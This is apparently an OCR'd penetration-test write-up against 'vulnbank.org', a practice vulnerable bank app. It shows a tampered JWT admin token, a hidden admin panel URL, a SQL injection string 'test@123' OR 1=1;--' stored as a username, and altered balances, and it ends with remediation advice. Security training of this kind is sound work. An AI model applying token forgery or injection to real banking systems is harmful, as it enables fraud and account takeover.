
```
HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
  ---Enter-your-256-bit-key---
```

This website uses cookies to improve your experience.
Please click decline to disable tracking cookies.

Privacy Policy

Decline | Allow cookies

New admin token inserted



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox

Welcome back, Nom

Sunday, December 7, 2025

CURRENT BALANCE

$890.0

Account Number: 7661231163

Send Money
Transfer money to another account quickly and securely.

Request Loan
Need funds? Apply for a loan with competitive rates.

Virtual Cards
Create and manage your virtual payment cards.


Pay Bills
Pay your bills easily from your account.

Name	Value	Domain	Path	Expires / Max...	Size	HttpOnly	Secure	SameSite	Partition Key ...	Cross Site	Priority
token	mlhdCI6MTc2NTExNTU5MX0.5AxvxdOBmUCEQG765rl4qXg4x-vHEDeQCUF6Sjcf97	vulnbank.org	/	Session	174	✓					Medium

Cookie Value ☐ Show URL-decoded

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozMjEsInVzZXJuYW1lIjoiTm9tIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjUxMTU1OTF9.Z-Lp9BQd8ayuNTe4DPJ0y82gD1ygGczjeQ4dcOybOBc
```

Admin privileges implemented



Welcome back, Nom

Sunday, December 7, 2025

CURRENT BALANCE

$890.0

Account Number: 7661231163

Send Money

Transfer money to another account quickly and securely.

Request Loan

Need funds? Apply for a loan with competitive rates.

Virtual Cards


Create and manage your virtual payment cards.

Pay Bills

Pay your bills easily from your account.

Profile

Admin Account



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
22:15
Admin Panel - Vulnerable
PortSwigger
Not secure
vulnbank.org/sup3r_s3cr3t_admin


Admin Control Panel

System Administrator

User Management

ID	Username	Account Number	Balance	Admin	Actions
321	Nom	7661231163	$890.00	False	Delete
322	hun33er	2917118644	$121593.00	False	Delete
323	hun33er2	7958911608	$966.00	True	Delete
324	test@123' OR 1=1;--	5629141609	$1000.00	False	Delete
325	again	7527614086	$0.00	False	Delete

Illegal transaction and removal of victim


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File
Machine
View
Input
Devices
Help
1
2
3
4
9:18
Admin Panel - Vulnerable
Not secure
vulnbank.org/sup3r_s3cr3t_admin

System Administrator

User Management

ID	Username	Account Number	Balance	Admin	Actions
321	Nom	7661231163	$0.00	False	Delete
322	hun33er	2917118644	$122483.00	False	Delete
323	hun33er2	7958911608	$966.00	True	Delete
324	test@123' OR 1=1;--	5629141609	$1000.00	False	Delete
325	again	7527614086	$0.00	False	Delete
326	tester123	4700245195	$99335330867.00	False	Delete
327	eddie	6465395201	$990.00	False	Delete
328	fahis xd	4248533335	$1000.00	False	Delete
329	testuseriW8Ju	8729146630	$1000.00	False	Delete

Recommendation/Conclusion

A successful vulnerability assessment and penetration testing reveals that there are multiple weak links associated with Vulnbank that could be successfully exploited by an intruder.

This penetration exercise calls for immediate action on the input field, such as input validation, and other security hardening measures to fortify all publicly accessible web assets.

Findings from this exercise if swiftly acted upon will save Vulnbank from identity theft, data theft, litigations, regulatory fines, other cyber attacks, and reputational damage.